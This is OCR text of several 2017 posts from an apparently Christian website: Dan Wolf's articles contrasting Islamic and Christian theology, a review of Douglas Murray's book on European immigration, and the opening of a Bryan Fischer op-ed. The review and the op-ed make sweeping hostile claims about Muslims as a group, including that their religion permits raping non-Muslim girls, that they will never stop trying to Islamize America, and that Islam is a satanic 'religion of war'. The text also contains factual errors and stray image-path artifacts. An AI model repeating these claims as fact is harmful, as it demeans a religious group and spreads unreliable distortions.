> Nothing of our revelation (even a single verse) do we abrogate or cause be forgotten, but we bring (in place) one better or the like thereof. Knowest thou not that Allah is Able to do all things? (S2.106)

This difference presents an inconsistency within Islam in regards to Allah's will. Allah's word does not change over time, but Allah's will does. Allah's revelations therefore are revealed over time and have changed over time. Such changes are difficult to square with the Qur'an's stated consistency. Also, how can Allah be all-knowing if these abrogations represent corrections?

Predestination/Free Will

One can find verses supporting both free will and predestination within the Qur'an. However, the general view within Islam supports predestination. But, from *Islam Is* … again,

> An important aspect of Islam is that every human being has the free will to choose between right and wrong. …
>
> Human free will does not in any way contradict God's absolute sovereignty over everything in creation. Neither does it contradict the fact that nothing happens in creation except what God wills. Some might say, "Therefore, I have no free will. My free will is but an illusion." On the contrary, God created within each of us the ability to formulate an intention. God wants us to be able to make our own choices. When a person makes a choice, God, by His divine will, creates the actions and circumstances that allow the person's intention to be carried out. It is God's will that human beings have free will. God is not always pleased with the decisions people make, but He wants them to be able to make these decisions by their own free choice. An example of this is a person's will to do a good deed. If the good deed comes to pass, God's will allowed it to take place, and God will reward both the intention and action. In other words, God, The Judge, may reward you for good deeds willed but not yet carried out; however, He does not punish people for bad intentions not acted upon.

While the above is a long passage, it brings out a critical difference between Christianity and Islam. The difference is in this. *Within Christianity God made man with a free will which was good. It is man's turning away from God's will that results in an evil will. Within Islam Allah's will is responsible for all things, regardless of whether a thing is good or evil*.

This notion is supported by one of the most respected Islamic theologians of all time, Al-Ghazali;

> He willeth also the unbelief of the unbeliever and the irreligion of the wicked and, without that will, there would neither be unbelief nor irreligion. All we do we do by His will: what He willeth not does not come to pass. If one should ask why God does not will that men should believe, we answer, "We have no right to enquire about what God wills or does. He is perfectly free to will and to do what He pleases."

Intentions versus Actions

As noted above, intentions also assume a place within Islam that they do not hold within Christianity. As Allah wills all things, whether something comes to pass or not depends upon that will. Actions occurring are dependent on Allah's will. Within the Middle East, if you speak to someone about an event in the future (such as a meeting), you may hear the phrase 'If Allah wills.' They may or may not arrive at the event, and if they do not appear it is because Allah willed something else. Compare this notion to Christ's words.

> You have heard that the ancients were told, 'You shall not commit murder' and 'Whoever commits murder shall be liable to the court.' But I say to you that everyone who is angry with his brother shall be guilty before the court. Matthew 5:21-2
>
> Therefore everyone who hears these words of Mine and acts on them, may be compared to a wise man who built his house on the rock. And the rain fell, and the floods came, and the winds blew and slammed against that house; and *yet* it did not fall, for it had been founded on the rock. Everyone who hears these words of Mine and does not act on them, will be like a foolish man who built his house on the sand. The rain fell, and the floods came, and the winds blew and slammed against that house; and it fell—and great was its fall. Matthew 7:24-7

Within Christianity bad intentions are enough to condemn one, good intentions must be acted upon—whether they succeed or not. As all is willed by Allah, Islam presents a very fatalistic view of life, one without the hope offered by Christianity. From the Qur'an,

> And if We had so willed, We could have given every soul its guidance, but the word from Me concerning evildoers took effect: that I will fill Hell with the jinn and mankind together. (S 32.13)
>
> Naught of disaster befalleth in the earth or in yourselves but it is in a Book before we bring it into being – Lo! that is easy for Allah. (S57.22)

Salvation

Within Islam the notion of original sin is rejected. Adam and Ever were forgiven for their transgression after they repented. Instead, each person is judged on the basis of their works.

> Lo! As for those who believe and do good works, for them is a reward enduring. (S41.8)
>
> Then, as for him whose scales are heavy (with good works), he will live a pleasant life. But as for him whose scales are light, the Bereft and Hungry One will be his mother (Hell). (S101.6-9)

One of the most frequently asked question when teaching about Islam goes along the lines of 'Why would someone want to convert to Islam?' I think that the above notion about salvation is a key part of the answer. *Christianity requires a positive commitment to personal transformation*. For many people, this is very difficult to do. It requires effort and commitment on our part. Christian principles are fairly easy to understand, but at times very difficult to live out.

We live in an increasingly secular country. Islam offers an ideology with a religious component that doesn't require transformation—*it only requires you to not disbelieve and submit*. Couple this with salvation by works. If one views one's self as good/moral already, *a powerful alternative vision for addressing one's spiritual needs without change is offered*. *However, it is a false promise*.

One final implication, and it concerns justice. Man is finite. His disobedience against God is rebellion, and the closest he can come to a capital crime against God. It requires a penalty—it requires punishment. Christ's innocence and sacrifice on the cross paid that debt one time for all. That is justice. Islam cannot square up salvation with justice as there is no payment for man's disobedience.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

All Bible references are from the New American Standard Bible, unless otherwise noted.

Seda, Pete, *Islam Is* …, p. 5, 2002.

All Qur'an verses are from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Seda, Pete, *Islam Is* …, p. 5-6, 2002.


Schaff, Philip, *Nicene and Post-Nicene Fathers, Vol. 2, Augustin: City of God, Christian Doctrine*, pp. 502-3, Wm. B. Eerdman Publishing Company, 1989. Book XIV, Chapter 11. The full quote is, *Accordingly God, as it is written, made man upright, and consequently with a good will. For if he had not had a good will, he could not have been upright. The good will, then, is the work of God; for God created him with it. But the first evil will, which preceded all man's evil acts, was rather a kind of falling away from the work of God to its own works than any positive work. And therefore the acts resulting were evil, not having God, but the will itself for their end; so that the will or the man himself, so far as his will is bad, was as it were the evil tree bringing forth evil fruit.*


Abdul-Haqq, Abdiyah, *Sharing Your Faith with a Muslim*, p. 152, Bethany Fellowship, Inc., 1980. As cited in Geisler, Norman L. and Saleeb, Abdul, *Answering* Islam, p.32, Baker Books, 2008.

Wolf, Dan, *A War For God*, p. 129-30, living rightly publications, 2017.

Book Review: “The Strange Death of Europe”

AUGUST 9, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM





Douglas Murray Bloomsbury: 343 pp., on Amazon

Europe’s Epitaph – A Saga of Political Correctness, Denial, Arrogance, and Stupidity

Book Review by Col. Tom Snodgrass (Ret.)

The Seemingly Inexplicable, Self-Inflicted Demise of Western Europe

The first paragraph of the book’s Introduction sets the stage for the bizarre and appalling historical account that follows:

> Europe is committing suicide. Or at least its leaders have decided to commit suicide. Whether the European people choose to go along with this is, naturally, another matter.

Willful self-destruction is difficult to comprehend and explain, but the author, Douglas Murray, does as well as such a decidedly weird behavior permits. Mr. Murray is a prize-winning British author, journalist, and associate magazine editor, and as such he is perfectly positioned to deal with this abnormal issue as a firsthand observer chronicling the pathetically tragic civilization-ending events.

The Historical Background

The fateful story begins in Western Europe after the Second World War when the war's massive male death toll created continent-wide labor shortages. In order to perform the critical reconstruction of the war-devastated societies, the Western Europeans turned to a readily available source of manpower, the teeming Islamic labor markets in North Africa, Turkey, the Middle East, and Southwest Asia. The assumption when the Islamic labor recruitment was initiated in the post-war era was that the imported labor augmentation would be temporary and that the migrant workers would return to their counties-of-origin after some undetermined period of time. The entire concept was poorly thought-through by European governments from the beginning.

But, as should naturally have been anticipated, the imported labor force found that life in Europe, which was being economically rebuilt, was tremendously more attractive than returning to their impoverished third world existences. Soon, the foreign male work force began to bring their families to Western Europe and settle into their new homes. The inflow of new foreign people began slowly and in numbers that were easily accommodated in a Europe depopulated by tens of millions of war-related deaths. Because the incoming foreign population was not a burden or disruptive, it was not noteworthy nor concerning that the foreign newcomers lived in ethnic ghettos and were not integrated in the life and culture of the European nations. Furthermore, it should be observed that this arrangement was just fine with the Europeans who remained ethnocentrically separated from the Muslims with no motivation to accept these culturally different people as fellow countrymen.

Since taking over politically and establishing sharia law was not the overriding, immediate priority of most newly-arrived Muslims, they set about getting jobs and making new lives for themselves, while establishing modest prayer rooms and mosques. This arrangement of culturally very diverse societies living side by side continued without any particularly great difficulties for decades until the 1980s.

The year 1979 marked a sea change in the Middle Eastern heart of Islam, Saudi Arabia and Iran, which reverberated around the globe, especially in the Muslim communities in Europe. The jihadist forces of revolutionary change that rolled out of the Middle East were twofold and Islamic sectarian in nature, Sunni and Shia. There were two separate drastic events that triggered this dual-pronged Islamic jihadist impetus.

In Saudi Arabia, Sunni Wahhabi militant "purists," dissatisfied with the "westernization" of the Arabian Peninsula permitted by the Saudi Royal Family, physically took over the Grand Mosque (Masjid al-Haram) of Mecca calling for the overthrow of the Saudi Royal Family. The two-week seizure of Islam's holiest site resulted in the deaths of hundreds of people, including worshippers, militants, and security forces, shocking the Islamic world. The Saudi king, known as "Guardian of the two most holy Muslim cities—Mecca and Medina," was humiliated and stymied for a solution because no weapons are permitted to be used in the Grand Mosque. This religious dictum is in accordance with statutes of the Wahhabi clerical establishment, which is the principal sustaining force for the Saudi Royal Family's power over the country.

In keeping with standard Islamic practice, a legal fiction was devised and legalized by a fatwa issued, in this case, by the Wahhabi establishment authorizing the Royal Family to commission the use of force to clear the mosque of the rebelling Islamic militants. The Royal Family then had to bring in French and Pakistani commandos to assist the Saudi national forces to retake the mosque. And here is where the Muslim conquest of Europe began in earnest for the third time –the first in Western Europe from 711 to 1492 A.D. by the post-Mohammed Arabs and the second by the Ottoman Turks in Eastern Europe from 1423 to 1924 A.D.

In exchange for the Wahhabi clerical fatwa authorizing the use of force in this Islamic sacred area, the Saudi Royal Family agreed to annually allocate around $4 billion in petrodollars to export violent and stealth Wahhabi Islamic jihad by building Wahhabi mosques administered by Wahhabi-indoctrinated clerics to preach Wahhabi Sunni jihad around the globe. (It should be noted that these tremendous jihad-financing expenditures have continued now for three and a half decades.) Wahhabi Sunni jihad is rooted in Islamic *Salafism*, which is the idea that authentic Islam is found in the example of the earliest generation of Muslims (*Salafis*) who lived with Mohammad and carried out successful jihad after his death. (According to Islamic sharia law, jihad is specifically "to war against non-Muslims…signifying warfare to establish Islam" and is "obligatory for every Muslim.")

The second trigger of Islamic jihadism worldwide occurred in Iran when the Shia Khomeinist *Twelver* sect overthrew the Shah, and the revolutionaries proclaimed that Iran was now the Islamic Republic of Iran with the mission of worldwide Shia jihad. (The term *Twelver* refers to its adherents' belief in twelve divinely ordained leaders, known as the Twelve Imams, and their belief that the last Imam, *Mohammed al-Mahdi*, lives in *occultation* and will reappear as the promised Islamic redeemer *Mahdi*.) It was at this point that Islamic terrorism began to plague the

world with the introduction of Shia suicide bombing in the 1980s, which was an infrequently used tactic previously. The devastation resulting from the tactic also popularized it in time with Sunni jihadists as well.

During this period the Shiites began to supplant the Sunnis as the Muslim leaders in Islamic jihad in the minds of umma Muslims (world community of believers in Islam), and since jihad is the primary purpose of Islam, the Sunnis were compulsively motivated to regain their position as Islam's leading jihadists, which they had historically held. The Soviet-Afghan War gave the Sunnis an excellent battlefield in which to found and perfect their premier jihadist organization (Al-Qaeda) and its murderous terror techniques. Since this time, the Sunnis and Shiites have fought for the leadership of the Islamic world umma by attempting to outdo each other with greater and greater jihad terrorism, yielding greater and greater human slaughter. It should be noted that, while Shia jihad terrorism is primarily orchestrated by the Khomeinist Twelver Mullahs in Iran, the Sunni jihad terrorism in Europe and worldwide is managed from multiple sources, including Al-Qaeda and the Islamic State with material support from Saudi Arabia and Qatar among others.

The Excuses the Europeans Told Themselves Debunked

After the slowly increasing jihadist terror and Islamic sharia demands came into play in the 1980s, public support for the mass immigration of Muslims went from unenthusiastic neutrality to outright disapproval. In order to counter public opposition, European governments continued to force vast social change on the European societies by offering a wide variety of excuse justifications that ranged from the moral to the technocratic. One of the more interesting aspects of the book is Douglas Murray's refutation of each attempt of the ruling elites to deceive the public in an effort to vindicate their governing malfeasance.

The first pro-immigration argument that the European ruling classes made for mass Islamic immigration is that the European societies are aging and the aged are not being replaced by European youth; therefore, it is necessary to bring in more young foreign people to pay into the social welfare system that keeps aging Europeans in the comfortable lifestyle to which they have become addicted. One fact that is utterly ignored while huge numbers of immigrants are flooding into Europe is that immigrants age too. This short-term fix is building an even larger long-term social crisis. Structurally, the cushy European social welfare programs are clearly pyramid schemes constructed on over-spending of borrowed money. More people compound that problem.

The second pro-immigration argument that the European ruling elites made was that, even if the mass deluge of peoples from different cultures doesn't economically benefit indigenous Europeans, the Europeans are being culturally enriched by different attitudes, different languages, and the endlessly cited "exciting new cuisine." But does bringing in 100,000 extra Somalis, most of whom who will go on social welfare, increase the enjoyment of Somali food 100,000xfold?

However, the real diversity problem for Europe (and the US) is the clash of cultural values. For instance, it is an Islamic belief in many societies that it is permissible to rape non-Muslim "white girls" because of the religious superiority of Islam. Britain had over 1,400 juvenile girls (some as young as 11) sexually exploited in the town of Rotherdam between 1997-2014 by Pakistani-origin Muslim men. British law enforcement was well aware of this on-going serial gang rape, but was restrained from taking action to stop it for fear of being labeled "racist." Then there is "female genital mutilation" (FGM) that is extensively practiced by Muslims as a cultural rite, but once again British officials have been constrained from stopping the barbaric FGM practice by the cowardice born of British officialdom's dread of the "Islamophobia" characterization. The European ruling classes made the judgment that increased rates of sexual assault are balanced by the much wider range of cuisine choices.

When those two arguments are exposed as specious, the elites fall back on the idea that immigration is unstoppable because of "globalization." This third justification (i.e., rationalization) goes beyond reason and simple excuses, it maintains that none of this matters because nothing can be done anyway. It is out of everyone's hands. It is our fate because globalization has made it virtually impossible to stop Muslims from flocking to Europe. But globalization has nothing to do with the immigrant surge; the magnets attracting third world Islamic poor are Europe's almost nonexistent immigration prohibitions and its generous social welfare system.

European elites have admitted that, when they opened the immigration floodgates, they believed that the migrants would integrate, but they had no policy or plan to facilitate that integration. These government officials were/are foolish beyond belief.

Conclusion

There are 320 pages in this book of this type of penetrating analysis that examines many more foolish fallacies that have precipitated the current culturally explosive situation in Europe. As is illustrated in the excuse discussion above, the underlying reason for this crisis is denial of reality by official policymakers, while ignoring the growing opposition of the European-in-the-street. Americans should read this book because our public officials are following many of the same wrong-headed immigration policies. However, by far the most dangerous similarity is that US officials are in the same mental denial that Western values based on personal liberty and Islamic "submission" (the meaning of the word "Islam") values are totally incompatible. Muslims will not accept US cultural values and will never stop attempting to Islamize America.

Will Americans be as foolish as Europeans have been, or will we wake up, read this book and repudiate the irrational denial of Islam's conquest motive?

Col. Thomas Snodgrass, USAF (retired) served over a year in Peshawar, Pakistan, working with Pakistani military intelligence, during his thirty-year career.

Islam's Jesus

AUGUST 4, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, INTERFAITH, ISLAM

Article 6 in a Series *(see full Interfaith list here)*

By Dan Wolf

This article touches on God's nature. Within Judeo-Christian tradition, the question is 'Who is God?'. Within Islam the question becomes 'What is God?' Some of the significant differences between Allah and God have already been discussed in **Part 2, A Christian Perspective**. However, there are a couple more quick points to add before turning to Jesus.

God's Oneness

From Islam Is … again. "In Islam everything is built on the oneness of God."1 This oneness is so simple and pure that it allows no room for the persons of Father, Son and Holy Spirit within God's Single Essence. Why? Because God is so simple and pure that Allah is only will, without any Being, Essence, or Nature. This view of God leads to the notion within Islam that "t is forbidden to attribute to God characteristics of His creation. The only attributes that may be ascribed to God

are the ones He revealed Himself in the Qur'an or those used by the Prophet to describe Him."2 Even these attributes are not a part of Allah's nature, but only things Allah causes.

However, Islam contradicts its own view of God. The Qur'an is Allah's eternal word. It is Allah, but separate from Allah. This is the very idea of the relationship between God the Son (Jesus) and God the Father. In one case the argument is accepted, and the other it is denied. You cannot have it both ways. More about this below.

The second point is that "Arabic speaking Jews and Christians also call God by the name Allah."3 Both also use 'The God of Abraham.' Just because Islam uses the same word does not indicate it means the same thing to someone who does not follow Islam. We've previously seen this with both the notions of freedom and peace. This is the same form of nominalism used by other forms of collectivism (communism, progressivism, socialism, etc.). Universals (such as God) exist only as names without any basis in reality. But ideas do matter as they define who we are, the things we believe, and the actions we take.

The Jesus of the Qur'an

Jesus is mentioned in ninety three verses across 15 different suras a total of ninety seven times.4 Often He is just referenced in a list of other prophets. But most miraculous aspects of His life are acknowledged.

The Virgin Birth

The Qur'an confirms the virgin birth.

> And make mention of Mary in the Scripture, when she had withdrawn from her people to a chamber looking East, and had chosen seclusion from them. Then We sent unto her Our spirit and it assumed for her the likeness of a perfect man. She said: Lo! I seek refuge in the Beneficent One from you, if you are God fearing. He said: I am only a messenger of your Lord, that I may bestow on you a faultless son. She said: How can I have a son when no mortal has touched me, neither have I been unchaste! He said: So (it will be). Your Lord says: It is easy for Me. And (it will be) that We may Make of him a miracle for mankind and a mercy from Us, and it is a thing ordained. (S19.16-21)5

Jesus Miracles

Christ's miracles are also confirmed, although some of the miracles and stories cited (such as bringing clay birds to life) come from heretical Gnostic sources such as the Gospel of Thomas.

> And He will teach him the Scripture and wisdom, and the Torah and the Gospel. And will make him a messenger unto the children of Israel, (saying): Lo! I come unto you with a sign from your Lord. Lo! I fashion for you out of clay the likeness of a bird, and I breathe into it and it is a bird, by Allah's leave. I heal him who was born blind, and the leper, and I raise the dead by Allah's leave. And I announce unto you what you eat and what you store up in your houses. Lo! herein surely is a portent for you, if you are believers. (S3.48-9)

Additionally, Christ was taken up to Heaven.

> But Allah took him up unto Himself. Allah was ever Mighty, Wise. (S5.148)

Finally, He will return during the last days, although his role in the last days is to bring people to Islam. "Based on some of the alleged sayings of Muhammad it is believed that just before the end of time Jesus will come back to the earth, kill the Antichrist (al-Dajjal), kill all pigs, break the cross, destroy the synagogues and churches, establish the religion of Islam, live for forty years, and then will be buried in the city of Medina beside the prophet Muhammad."6

The Crucifixion and Resurrection

There is one aspect of Jesus life that is not acknowledged, the crucifixion and resurrection. This story has its basis in the Basilidians, another second century heresy.

> And because of their saying: We slew the Messiah, Jesus son of Mary, Allah's messenger—They slew him not nor crucified him, but it appeared so unto them; and lo! those who disagree concerning it are in doubt thereof; they have no knowledge thereof save pursuit of a conjecture; they slew him not for certain. But Allah took him up unto Himself. Allah was ever Mighty, Wise. There is not one of the People of the Scripture but will believe in him before his death, and on the Day of Resurrection he will be a witness against them. (S 4.157-9)

The crucifixion and resurrection are central to Christianity. Without them there is no Christianity. Why would other miraculous aspects of Christ's life be confirmed except these? Twentieth century missionary Sir Norman Anderson provides a possible explanation.

> The rationale of this is that the Qur'an regularly reports that earlier prophets had at first encountered resistance, unbelief, antagonism and persecution; but finally the prophets had been vindicated and their opponents put to shame. God had intervened on their behalf. So Jesus, accepted in the Qur'an as one of the greatest of the prophets … could not have been left to his enemies. Instead, God must have intervened and frustrated their evil purpose. Muhammad, as himself a prophet—even a 'seal' of prophets—had a personal interest in the certainty of divine succour. If Messiah 'Isa had been allowed to die in this cruel and shameful way, then God himself must have failed—which was an impossible thought.7

Islam's Interpretation of Christ

While the Qur'an uses some of the honorifics given to Christ such as Messiah, the Word of God, and Spirit of God; these terms are devoid of all deity. Christ was only a man who was born in the same way as Adam without a father. This of course ignores the difference that Adam was created from clay and Christ was formed in the womb.

Some relevant Qur'anic verses include;

> Lo! the likeness of Jesus with Allah is as the likeness of Adam. He created him of dust, then He said unto him: Be! and he is. (S 3.59)
>
> The Messiah son of Mary was no other than a messenger; messengers (the like of whom) had passed away before him. (S 5.75)
>
> It befits not (the Majesty of) Allah that He should take unto Himself a son. Glory be to Him! When He decrees a thing, He says unto it only: Be! and it is. (S 19.35)

The act leading to Christ's birth within Islam is based on a strictly physical human act, a denial that all things are possible with God while at the same time acknowledging the miracles of His birth, actions, and ascension into Heaven.

> And (we believe) that He—exalted be the glory of our Lord!—has taken neither wife nor son. (S 72.3)

Jesus as Prophet

Islam claims that Jesus was only a prophet, and since He was not crucified there was no resurrection. However, the Bible contradicts this view, Jesus words contradict it, Christian and non-Christian writers contradict it. Eyewitnesses to the crucifixion and resurrection wrote many of the New Testament books.

Christ's birth and death are also foretold in the Old Testament, such as Isaiah 9 (birth), 53 (death) and Daniel 9. John and Matthew were two of Christ's disciples. John was a witness to the crucifixion, and both witnessed the resurrection. Christ himself proclaimed to be God in John 5, 7, 8, and 10. It couldn't be said more clearly than in John 8:58, "Jesus said to them, 'Truly, truly, I say to you, before Abraham was born, I am.'" Christ also foretold that He must die in John 12 and Matthew 16.

We find passages acknowledging Christ's life and crucifixion in the writings of Josephus, Tacitus, Julius Africanus, and Lucian among others. No other religion has documented miracles such as were performed by Christ. He is unique among all figures in history, and the books of the New Testament give eyewitness accounts to events written within a few decades of when they occurred. As these claims are unique, witnessed, and supported by testimony, they must be true.

From Islam Is …, "None of the Prophets and Messengers share in any part of God's divinity. They were merely human beings. It is forbidden for a Muslim to worship them or to use them as a conduit to God."8 This is true if Christ is not who He claims to be, but what if He is?

Many people in the Middle East over the last several decades have seen visions of Christ calling them to Him. Christianity's claims are both unique and documented unlike any other religion. Scripture alone (Tanakh and Bible) provides a basis for existence, morality and knowledge as emanating from God, and the need for us to be transformed and grow better with each passing day. With God all things are possible. Either this is true or it is not. Either God is God and capable of all things, or He is not—in which case is He God? You cannot have it both ways. I for one believe that He is.

1 Seda, Pete, Islam Is …, p. 2, 2002.

2 Ibid, p. 3.

3 Ibid, p. 2.

4 Geisler, Norman L. and Saleeb, Adbul, Answering Islam, p.63, Baker Books, 2008.

5 All quotes from the Qur'an are from Pickthall, M. M., The Meaning of the Glorious Qur'an, amana publishing, 1999.

6 Geisler, Norman L. and Saleeb, Adbul, Answering Islam, p.67, Baker Books, 2008.

7 Anderson, Norman, Islam in the Modern World, p. 219, Leicester: Apollos, 1990. As cited in Geisler, Norman L. and Saleeb, Adbul, Answering Islam, Baker Books, 2008.

8 Seda, Pete, Islam Is …, p. 4, 2002.

Islam Defined

JULY 29, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 5 in a Series *(see full Interfaith list here)*

By Dan Wolf

Islam Is … defines Islam as follows. "The Arabic word Islam literally means 'surrender' or 'submission.' Islam, as a faith, means total and sincere surrender to God so that one can live in peace and tranquility. Peace (Salam in Arabic, Shalom in Hebrew) is achieved through active obedience to the revealed commandments of God … Islam is a complete way of life, implying a total submission to God. One who surrenders his or her will to God, voluntarily, is called a Muslim." This is an accurate statement about Islam, but it only lays out a faith component. So what other implications arise from the above definition?

Islam is an Ideology

If Islam is a complete way of life, it is more than simply a religion, and that is the case. One need only read a book that discusses Islamic beliefs as derived from the sirat, hadith, or sharia. One

such resource is *Reliance of the Traveller*. The subtitle of this work is entitled *A Classic Manual of Islamic Sacred Law*. It provides an understanding of Sharia, as derived from the Sunnah, and contained within the Qur'an and hadith.

For those who do know what the above terms mean, they are briefly described below.

Qur'an – God's full and final revelations to man.

Hadith – Oral traditions of what Muhammad said, did, or approved of, that were later written down.

Sirat – Biographies of Muhammad's life and actions.

Sunnah – Traditions based upon Muhammad's conduct, basis for Sharia.

Sharia – The code for Islamic jurisprudence, but more. "By the Shari'ah of God is meant everything legislated by God for ordering man's life."

Outside influences played a significant role in shaping Islam. Foreign ideas entered Islam in the form of hadith. This is not my assertion. Islam borrowed its religious ideas from other sources, including Christian heresies – *heresies that were written after the New Testament text*. It also borrowed heavily in other areas. Ignaz Goldziher was one of the foremost Islamists of the twentieth century, and his written works are considered to be classical studies of Islam today. He said the following about the hadith.

"Not only law and custom, but theology and political doctrine also took the form of hadith. Whatever Islam produced on its own or borrowed from the outside was dressed up as hadith. In such form alien, borrowed matter was assimilated until its origin was unrecognizable. Passages from the Old and New Testaments, rabbinic sayings, quotes from apocryphal gospels, and even doctrines of Greek philosophers and maxims of Persian and Indian wisdom gained entrance into Islam disguised as utterances of the Prophet."

One will find sections within *Reliance of the Traveller* on such diverse topics as the nature of legal rulings, purification of containers and the body, visiting the sick and the dying, the selling of fruit and crops, personal loans, sharecropping, the bride's marriage payment, the wedding feast, jihad, the Caliphate, arrogance, pride, conceit, armed revolt, and informing on another. Aspects of all significant and insignificant aspects on one's life are accounted for within Islam. There is no separation between church, state, military, law, civics, or politics.

The Difference Between Ideology and Religion

All is Islam. This ideology is not only contrary to the Judeo-Christian tenets on which our society is founded, but it is incompatible with it. Islam an ideology for the following reason. A religion is defined as a particular system of beliefs, attitudes, emotions, behaviors, etc. that constitute man's relationship with some universal principle, power, or being. It concerns the relationship between man and that universal. An ideology, on the other hand, is a set of ideas or objectives that influence a whole society or culture, especially their political and social structures. Ideology is concerned strictly with man's relationships with his fellow human beings. Christianity is concerned only with religion. Both religion and ideology are subsumed under Islam.

No Separation of Church and the State

Within Christianity, these notions are separate. Within the Old Testament Moses was the Jewish people's leader, and Aaron was their chief priest. There was a division between church and state even then. They were separate spheres within society. They had distinct responsibilities. This view is also carried forward into the New Testament. From the Gospel of Matthew, "Then render to Caesar the things that are Caesar's; and to God the things that are God's."

From Romans 13 we have the following statement about government (the State). "Every person is to be in subjection to the governing authorities. For there is no authority except from God, and those which exist are established by God." While the Church and State were separate, they both derived their power from God, and were both to be turned toward Him.

This division does not exist within Islam. The sole purpose of government within Islamic society is to see that Islam's requirements are carried out. Within societies based on Judeo-Christian principles the relationship between man and God (religion) is the province of the church. As a result of man's relationship with God, he has some inherent unalienable rights that were granted to him by God. It is the state's primary responsibility to protect those rights (ideology). *This difference could not be more profound as it stems from the biblical principle that man is free, whereas in Islam man is born a slave* (more **here**).

No Compulsion in Religion?

When the State and Church become one, history shows us over and over that both become corrupted. *Islam Is …* says the following about compulsion and religion.

"From this emphasis on free will, it follows that Islam can only be accepted by free choice. The purpose of human life is to **worship God of one's own free will**. Therefore, matters of faith have value only if they are accepted on the basis of freedom of choice. If a person is coerced into accepting any religion, that acceptance is false and has no value. God, *The Gentle,* says, '***There is no***

***compulsion in religion**. Truth stands out clear from error: whoever rejects evil and believes in God has grasped the most trustworthy handhold that never breaks. And God hears and knows all things.'*

What the author leaves out is that this verse has been abrogated by sura 9.5 (more **here**). In fact Islamic religious leaders assert that the treatment of non-Muslims within Islamic countries (Dhimmis) is aimed at persuading them to convert to Islam (more **here** and **here**). We can sum up the difference in regards to religious freedom between our society and Islam as follows, within our society one has the freedom to choose from all things while within Islam one has the freedom to choose only one thing.

Within Islam one is given the choice of death, living in submission to Islam (Dhimmitude), or converting to Islam. Such a choice is no choice at all. Instead it is making a choice under duress. Duress is defined as "constraint by force or fear; compulsion." We will cover the notion of free will in a separate article.

Equality Under Sharia Law?

This topic has already been discussed in **Of Allah and Man**. The short answer is no, there cannot be. There are differences in rights between believers and non-believers (in Islam), women and men, and even between believers themselves.

Islam represents a way of life whose freedom we as Christians would not recognize nor acknowledge as such, stemming from the difference in the God's nature, man's nature, and the relationship between them. There could not be a more diametrically opposed notion of religion if one tried to create it. These differences lead to a difference in the meaning of submission and peace that will also be addressed in another article.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Seda, Pete, *Islam Is* …, p. 2, 2002.

al-Misri, Ahmad ibn Naqib, *Reliance of the Traveller*, amana publications, 1994.

Qutb, Sayyid, *Milestones*, SIME ePublishing, 2005.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law*, p. 40, Princeton Press, 1981.

Matthew 22:21, New American Standard Bible.

Ibid, Romans 13:1.

To stop Islam, rediscover pride in Christian civilization

JULY 25, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

By Bryan Fischer

Follow me on Twitter: **@BryanJFischer**, on Facebook at "Focal Point"

Host of "Focal Point" on American Family Radio, 1-3pm CT, M-F **www.afr.net**

The single greatest threat to freedom, liberty, and the national security of the United States is not Russia or North Korea or China. It is Islam.

Islam has been at war with Christian civilization since Satan first deceived Mohammad in a cave in 610 AD and passed himself off as an angel of light. The history of Islam since then has been one of unremitting bloodshed, repression, and implacable hostility to the followers of the Cross. It is anything but a religion of peace. It is instead a religion of war, violence, and death. As **Winston Churchill once accurately and trenchantly observed,** "No stronger retrograde force exists in the world."

Islam is, he said, a "militant and proselytizing force," and "were it not that Christianity is sheltered in the strong arms of science…the civilisation of modern Europe might fall, as fell the civilisation of ancient Rome."

The Christian West has been forced to turn back the dark forces of Islam repeatedly from the continent of Europe, first by Martin of Tours in 732 AD, then again at Lepanto in 1571, and at the

gates of Vienna in 1683. Islam has never, ever retreated from its determination to conquer the Christian West and eliminate the light of Christianity from the face of the earth. We ignore this history at our lasting peril.

640px King John III Sobieski Sobieski sending Message of Victory to the Pope after the Battle of Vienna 111

